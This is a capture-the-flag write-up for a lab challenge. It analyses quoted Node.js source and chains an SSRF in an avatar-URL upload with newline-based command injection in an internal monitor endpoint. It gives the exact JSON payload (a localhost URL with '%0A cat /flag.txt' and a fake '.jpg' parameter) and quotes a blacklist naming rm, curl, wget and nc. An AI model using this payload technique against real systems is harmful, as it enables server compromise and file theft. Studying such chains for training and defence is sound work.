Level 3
At this level, the challenge combines 2 attack classes: Command Injection and Server-Side Request Forgery. If we approached this purely as a black-box pentest, finding the vulnerability chain would be very time-consuming. However, during the competition the teams were provided with source code, so for this challenge I'll analyze and exploit it from a white-box perspective.
Analysis
In backend/eport_auth/src/routes/monitor.js, there is an endpoint GET /auth/monitor that is restricted to internal access only:
router.use(internalAccess);
Specifically, the following IP addresses are allowed:
const allowedIps = [
    '1.1.1.1',
    '8.8.8.8',
    '203.0.113.42',
    'localhost',
    '127.0.0.1',
    '::1',
    '255.255.255.255',
    '0.0.0.0',
  ];
Functionally, this endpoint accepts two parameters, cmd and opts, and uses execSync with shell: true to execute system commands:
const baseCmd = COMMAND_ALIASES[cmd];
const options = sanitizedOpts || '';
const fullCommand = `${baseCmd} ${options}`;

const output = execSync(fullCommand, {
  encoding: 'utf-8',
  timeout: 5000,
  shell: true
});
Several defensive mechanisms are implemented, but all of them are bypassable.
First, COMMAND_ALIASES only allows commands that start with predefined aliases such as uptime, uname,...
The intended protection is to limit the available commands, but since execution happens in a shell, we can chain multiple commands:
const COMMAND_ALIASES = {
  'uptime': 'uptime',
  'uname': 'uname',
  'du': 'du',
  'date': 'date'
};
Second, checkSecurity attempts to block dangerous characters like ;, |, &, $, and backticks.
However, it does not block newline characters.
A newline (\n, URL-encoded as %0A) can be used to terminate the first command and execute a second one:
const sanitizeInput = (input) => {
  return input.replace(/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]/g, '');
};
Third, validateCommand blocks some high-risk utilities such as rm, curl, wget, and nc, but it does not block file-reading commands like cat:
const validateCommand = (cmd) => {
  const blacklist = ['rm', 'curl', 'wget', 'nc'];
  for (const blocked of blacklist) {
    if (cmd.includes(blocked)) {
      return false;
    }
  }
  return true;
};
With this in mind, the /auth/monitor endpoint is clearly vulnerable to command injection.
The remaining question is how to reach this internal-only endpoint from the outside.
Looking at profile.js, the endpoint POST /avatar allows users to provide an image URL that the server will download:
else if (req.body.image_url) {
    const urlExt = path.extname(req.body.image_url).toLowerCase();
    if (!validExtensions.includes(urlExt)) { ... }

    const downloadedPath = await downloadImageFromUrl(req.body.image_url);
}
The weaknesses here are:
- The
downloadImageFromUrlfunction usesfetchwithout any restriction on internal IP addresses, making it vulnerable to SSRF. - The file extension check is done using
path.extname(url), which operates on the raw URL string. This can be bypassed by appending fake query parameters or fragments such as&x=.jpgor#.jpg.
Exploitation

By combining the analysis of these two endpoints, we can chain SSRF and command injection. First, we log in to obtain a JWT token. This token also appears in the request headers when updating the avatar.
Next, we send an SSRF + Command Injection payload through the POST /auth/profile/avatar endpoint, with the header Authorization: Bearer <token>.
The Content-Type is changed to application/json to allow uploading an image via URL.
The JSON body looks like this:
{
    "image_url": "http://localhost:3000/monitor?cmd=uptime&opts=%0A%20cat%20%2Fflag.txt&dummy=.jpg"
}
Here is the detailed breakdown:
http://localhost:3000: The internal address of theeport_authservice.cmd=uptime: A valid command that passes the initial whitelist.opts=%0A%20cat%20%2Fflag.txt:%0Ais the URL-encoded newline character. The shell interprets this as runninguptimefirst, then executingcat /flag.txt.&dummy=.jpg: A fake parameter to ensurepath.extnamereturns.jpg, bypassing the file extension validation.
The server executes the command, reads the flag file, and returns the output as JSON.
The downloadImageFromUrl function then writes this JSON content into a file inside the uploads/ directory.

Finally, by fetching the uploaded file, we can read its contents and obtain the flag:
> curl http://localhost:100/auth/uploads/to1nikmbk0o.jpg
{"command":"uptime","output":" 06:12:23 up  2:58,  0 users,  load average: 0.02, 0.05, 0.04\nSOLIVAQUAANT{this-is-the-flag-of-level-03}","timestamp":"2026-02-10T06:12:23.212Z","security_verified":true}